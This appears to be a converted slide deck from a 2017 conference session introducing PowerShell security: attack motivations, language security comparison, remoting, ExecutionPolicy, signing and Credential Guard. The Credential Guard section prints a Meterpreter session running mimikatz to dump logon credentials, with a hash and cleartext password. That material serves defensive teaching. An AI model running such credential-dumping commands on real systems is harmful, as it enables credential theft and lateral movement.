



# Powershell Security Einführung

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A black and white photograph capturing a heavy snowfall scene. In the lower-left foreground, the back of a person wearing a dark coat and a hood is visible, walking away from the viewer. The background is filled with thick, falling snow, obscuring buildings and trees. Bare tree branches are visible on the left side of the frame. A street lamp post stands on the right, its light fixture partially visible through the falling snow.

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# Aims of the Session

The overall aim of this PreConf session is to deliver the prerequired knowledge regarding Powershell Security. The attendees will receive an overview and how to implement the most important features & technologies.

A complete security approach for Enterprise Customers will be shown in the dedicated session:

**05.05.2017 09:45-10:45 Track 1**

**PowerShell sicher im Unternehmen einsetzen**

*David das Neves*

# Agenda

- Introduction
- Remoting
- ExecutionPolicy
- Signing
- Credential Guard / Pass the Hash
- AMSI
- AppLocker / Device Guard / Constrained Language
- Logging
- Securing Privileged Access / Just Enough Administration
- Summary
- Discussion

# Introduction

# Powershell Security



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# Why Powershell Security matters



## Security Response



**Symantec Official Blog**

**+6  
6 Votes**

### PowerShell threats surge: 95.4 percent of analyzed scripts were malicious

Symantec analyzed 111 threat families that use PowerShell, finding that they leverage the framework to download payloads and traverse through networks.

By: **Candid Wueest** SYMANTEC EMPLOYEE ACCREDITED

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# Benefits of PowerShell as an Attack Platform

- Run code in memory without touching disk.
- Download & execute code from another system.
- Interface with .Net & Windows APIs.
- Built-in remoting.
- CMD.exe is commonly blocked, though not PowerShell.
- Most organizations are not watching PowerShell activity.
- Many endpoint security products don't have visibility into PowerShell activity.


# PowerShell attack code can be invoked

- Microsoft Office Macro (VBA)
- WMI
- HTA Script (HTML Application - control panel extensions)
- CHM (compiled HTML help)
- Java JAR file
- Other script type (VBS/WSH/BAT/CMD)
- Typically an Encoded Command




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# Powershell is evil.



# Powershell is powerful



# So - what is Powershell?

- Powershell is a neutral administration tool, not a vulnerability.
- Powershell remoting respects all Windows authentication and authorization protocols. It requires local Administrators group membership by default.
- Hackers use Powershell for the same reasons you do... **because it is more convenient than twenty years of other popular command line tools.**

# A Comparison of Shell and Scripting Language Security

Event  
Logging

Transcription

Dynamic  
Evaluation  
Logging

Application  
Whitelisting

Antimalware  
Integration

Local  
Sandboxing

Remote  
Sandboxing

Untrusted  
Input  
Tracking

# A Comparison of Shell and Scripting Language Security

- **Event Logging:** The engine logs audit events of important operational events.
- **Transcription:** The engine logs application inputs and outputs.
- **Dynamic Evaluation Logging:** The engine logs the content of all content evaluation, including those generated / composed at runtime.
- **Application Whitelisting** - The engine allows enforcement of code integrity / application whitelisting policies, including user-authored documents / scripts.



# A Comparison of Shell and Scripting Language Security

- **Antimalware Integration** - The engine actively integrates with antimalware software to evaluate the safety of code generated at runtime.
- **Local Sandboxing** - The engine allows sandboxing of behavior for local and interactive use.
- **Remote Sandboxing** - The engine allows sandboxing of behavior when accessed remotely.
- **Untrusted Input Tracking** - The engine allows script developers to track and make security decisions based on whether a variable or input was influenced by user input.



# A Comparison of Shell and Scripting Language Security

Engine	<input checked="" type="checkbox"/> Event Logging	<input checked="" type="checkbox"/> Transcription	<input checked="" type="checkbox"/> Dynamic Evaluation Logging	<input checked="" type="checkbox"/> Encrypted Logging	<input checked="" type="checkbox"/> Application Whitelisting	<input checked="" type="checkbox"/> Antimalware Integration	<input checked="" type="checkbox"/> Local Sandboxing	<input checked="" type="checkbox"/> Remote Sandboxing	<input checked="" type="checkbox"/> Untrusted Input Tracking
Bash	No**	No*	No	No	Yes	No	No*	Yes	No
CMD / BAT	No	No	No	No	Yes	No	No	No	No
Jscript	No	No	No	No	Yes	Yes	No	No	No
LUA	No	No	No	No	No	No	No*	Yes	Yes
Perl	No	No	No	No	No	No	No*	Yes	Yes
PHP	No	No	No	No	No	No	No*	Yes	Yes
PowerShell	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	No**
Python	No	No	No	No	No	No	No	No	No**
Ruby	No	No	No	No	No	No	No**	No**	Yes
sh	No**	No*	No	No	No	No	No*	Yes	No
T-SQL	Yes	Yes	Yes	No	No	No	No**	No**	No
VBScript	No	No	No	No	Yes	Yes	No	No	No
zsh	No**	No*	No	No	No	No	No*	Yes	No

\* Feature exists, but cannot enforce by policy  
 \*\* Experiments exist

<https://blogs.msdn.microsoft.com/powershell/2017/04/10/a-comparison-of-shell-and-scripting-language-security/>

Lee Holmes, Azure Management Security, April 10, 2017

# What matters?

A big misconception companies have about endpoint protection is...

They think just because they may have a corporate antivirus installed, it means their business is fully protected.

The truth of the matter is that antivirus protection is becoming more and more irrelevant in terms of protecting networks against a breach.

Scott Dujmovich

# Powershell Version

WMF 5.1 can be installed on Windows 7, Windows 8.1, Windows Server 2008 R2, 2012, and 2012 R2, and provides a number of improvements.

It is not required to install WMF 4.0 prior to installing WMF 5.1 on Windows 7 and Windows Server 2008 R2. That was an issue for the WMF 5.1 Preview release, and has been resolved.

- Migrate to Powershell Version 5
- And with your existent Win 7/8.1 devices!

# Powershell Version 5 is a must

Some of the fundamental security features:

- Script block logging
- System-wide transcripts
- Constrained PowerShell
- Antimalware Integration aka AMSI (Windows 10)

# Powershell is more than Powershell.exe

- Powershell exists in the System.Management.Automation.dll dynamic linked library file (DLL) and can host different runspaces which are effectively Powershell instances
- Since Powershell code can be executed without running Powershell.exe, **blocking this executable is not an ideal solution to block attacks.**



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
# Powershell Version 2 - Attack Vector

Time ...	Process Name	PID	Operation	Path	Result	Detail
8:54:4...	PSAttack.exe	3400	QueryFileIntern...	C:\Windows\Microsoft.NET\Framework64	SUCCESS	IndexNumber: 0x10000000007ff
8:54:4...	PSAttack.exe	3400	FileSystemControl	C:\Windows\Microsoft.NET\Framework64	END OF FILE	Control: FSCTL_FILE_PREFETCH
8:54:4...	PSAttack.exe	3400	CloseFile	C:\Windows\Microsoft.NET\Framework64	SUCCESS	
8:54:4...	PSAttack.exe	3400	CreateFile	C:\Windows\Microsoft.NET\Framework64\v2.0.50727	SUCCESS	
8:54:4...	PSAttack.exe	3400	SetBasicInform...	C:\Windows\Microsoft.NET\Framework64\v2.0.50727	SUCCESS	Desired Access: Read Data/List Directory, Syncrh...
8:54:4...	PSAttack.exe	3400	QueryFileIntern...	C:\Windows\Microsoft.NET\Framework64\v2.0.50727	SUCCESS	CreationTime: -1, LastAccessTime: -1, LastWriteTi...
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8:54:4...	PSAttack.exe	3400	CreateFile	C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG	SUCCESS	
8:54:4...	PSAttack.exe	3400	SetBasicInform...	C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG	SUCCESS	Desired Access: Read Data/List Directory, Syncrh...
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8:54:4...	PSAttack.exe	3400	SetBasicInform...	C:\Windows\Microsoft.NET\Framework64\v4.0.30319	SUCCESS	Desired Access: Read Data/List Directory, Syncrh...
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8:54:4...	PSAttack.exe	3400	CreateFile	C:\Windows\System32	SUCCESS	
8:54:4...	PSAttack.exe	3400	SetBasicInform...	C:\Windows\System32	SUCCESS	Desired Access: Read Data/List Directory, Syncrh...
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8:54:4...	PSAttack.exe	3400	SetBasicInform...	C:\Windows\System32\WindowsPowerShell\v1.0	SUCCESS	Desired Access: Read Data/List Directory, Syncrh...
8:54:4...	PSAttack.exe	3400	QueryFileIntern...	C:\Windows\System32\WindowsPowerShell\v1.0	SUCCESS	CreationTime: -1, LastAccessTime: -1, LastWriteTi...
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8:54:4...	PSAttack.exe	3400	CloseFile	C:\Windows\System32\WindowsPowerShell\v1.0	SUCCESS	Control: FSCTL_FILE_PREFETCH
8:54:4...	PSAttack.exe	3400	CreateFile	C:\Windows\winsxs\amd64_microsoft.vc80.crt_1fc8b3b9a1e18e3b_8.0.50727.4940_none_88df899321af0bf6	SUCCESS	
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# Powershell Version 2

- Windows 10 / Server 2016 provides the ability to remove PowerShell v2.0 (no, this doesn't remove PowerShell)
- Recommended after testing



# DEMO - PowerShell is more than PowerShell.exe

```
PS C:\temp> $PS = [PowerShell]::Create()  
$PS.AddCommand("Get-Process")  
$PS.Invoke()  
  
Commands          : System.Management.Automation.PSCommand  
Streams          : System.Management.Automation.PSDataStreams  
InstanceId       : 57ef9f1e-be3a-43a1-a7ed-cec4e9177c76  
InvocationStateInfo : System.Management.Automation.PSInvocationStateInfo  
IsNested         : False  
HadErrors        : False  
Runspace          : System.Management.Automation.Runspaces.LocalRunspace  
RunspacePool      :  
IsRunspaceOwner   : True  
HistoryString    :  
  
Id      : 396  
Handles : 373  
CPU     :  
Name    : csrss  
  
Id      : 456  
Handles : 192  
CPU     :  
Name    : csrss  
  
Id      : 2064  
Handles : 71  
CPU     : 0.015625  
Name    : dwm
```

# Remoting



# Notes from the field...

- “InfoSec will not let us turn on PowerShell remoting.”
- “Our last audit said that PowerShell needs to be locked down on all servers.”
- “The CIO went to a security conference and then banned PowerShell from the environment.”
- “We don’t know Powershell Security - therefore we shut it down completely.”
- “It is unsecure - you can read it in the news!”
- “The BSI\* recommended to do so.”



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## But ...

Now, be aware that these same companies will leave any one or more of these remote management ports open:

- Remote Desktop Protocol (RDP)
- Remote WMI access over RPC, clear text by default, random ports
- Remote event log management
- Remote service management
- SMB file share access
- PSEXEC



# Powershell Remoting

- always encrypted
- single port
  - 5985 (http)
  - 5986 (https)
    - With certificate
- In a domain only members of the Domain administrators group have the ability to remote.
- Advanced logging possibilities



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```
PS C:\Windows\config> Get-Content .\ClientConfig.xml | Out-GridView
Client
  NetworkDelayms = 5000
  URLPrefix = wsman
  AllowUnencrypted = false
  Auth
    Basic = true
    Digest = true
    Kerberos = true
    Negotiate = true
    Certificate = true
    CredSSP = false
  DefaultPorts
    HTTP = 5985
    HTTPS = 5986
  TrustedHosts ; ;WD)(AU;SA;GXGW;;;WD)
Service
  RootSDL = O:NSG:BAD:P(A;;GA;)
  MaxConcurrentOperations = 4294967295
  MaxConcurrentOperationsPerUser = 1000000
  EnumerationTimeoutms = 240000
  MaxConnections = 300
  MaxPacketRetrievalTimeSeconds = 10
  AllowUnencrypted = false
  Auth
    Basic = false
    Kerberos = true
    Negotiate = true
    Certificate = false
    CredSSP = false
    CbtHardeningLevel = Relaxed
  DefaultPorts
    HTTP = 5985
    HTTPS = 5986
  IPv4Filter = *
  IPv6Filter = *
```



# DEMO - Remoting



# Powershell Remoting - Bottom Line

- The improvements in WMF 5.0 (or WMF 4.0 with KB3000850) make PowerShell the worst tool of choice for a hacker when you enable script block logging and system-wide transcription.

Hackers will leave fingerprints *everywhere*, unlike popular CMD utilities.

For this reason, PowerShell should be the *only* tool you allow for remote administration.



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# ExecutionPolicy



# ExecutionPolicy is not a Security Feature.

Oh wait..

ExecutionPolicy is not a Security Feature!

ExecutionPolicy is like a baby door.  
The ExecutionPolicy keeps babies safe  
but every grown-up surpasses it easily.



# ExecutionPolicy - Scopes & Precedences

Precedence Order

MachinePolicy: The execution policy set by a Group Policy for all users of the computer.

UserPolicy: The execution policy set by a Group Policy for the current user of the computer.

Process: The execution policy that is set for the current Windows PowerShell process.

CurrentUser: The execution policy that is set for the current user.

LocalMachine: The execution policy that is set for all users of the computer.



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# ExecutionPolicy - Scopes

Restricted

AllSigned

RemoteSigned

Unrestricted

Bypass

Undefined



# DEMO - ExecutionPolicy



Setting  
Surpassing



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Signing



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# Signing

Preventing  
changes &  
execution

- Intended
- Accidental

Proving if  
changes  
were made

Additional  
security  
(against  
dummy  
Users)

Possible  
solutions

- PKI
- CA-Autority
- Makecert.exe  
(Testing)



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# DEMO - Signing

CommandType	Name	Version	Source
Cmdlet	New-SelfSignedCertificate	1.0.0.0	PKI

# Credential Guard / Pass the Hash

```
meterpreter > execute -H -i -c -m -d calc.exe -f /root/mimi/Win32/mimikatz.exe -a '"sekurlsa::logonPasswords full" exit'
Process 2692 created.
Channel 1 created.
mimikatz 1.0 x86 (RC)  /* Traitement du Kiwi (Jan 23 2013 00:13:21) */
// http://blog.gentilkiwi.com/mimikatz

mimikatz(commandline) # sekurlsa::logonPasswords full

Authentification Id      : 0;1270091
Package d'authentification : NTLM
Utilisateur principal     : User
Domaine d'authentification : VICTIM
msv1_0
  * Utilisateur   : User
  * Domaine      : VICTIM
  * Hash LM       : 000000000000000000000000000000000000000000000000000000000000000
  * Hash NTLM     : 20fe65b2d522aacec899d93fb1ab654
kerberos
  * Utilisateur   : User
  * Domaine      : VICTIM
  * Mot de passe  : doyouevensecuritybr0!
ssp
wdigest
  * Utilisateur   : User
  * Domaine      : VICTIM
  * Mot de passe  : doyouevensecuritybr0!

Authentification Id      : 0;997
```

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The quieter you become, the more you are able to hear.




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# Pass the Hash

## Today's Security Challenge


### Pass the Hash Attacks

Access to one device can lead to access to many



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# Credential Guard



# Credential Guard



Recycle Bin



MimKatz



System  
Information



Virtual  
Machine



Commands



Search the web and Windows



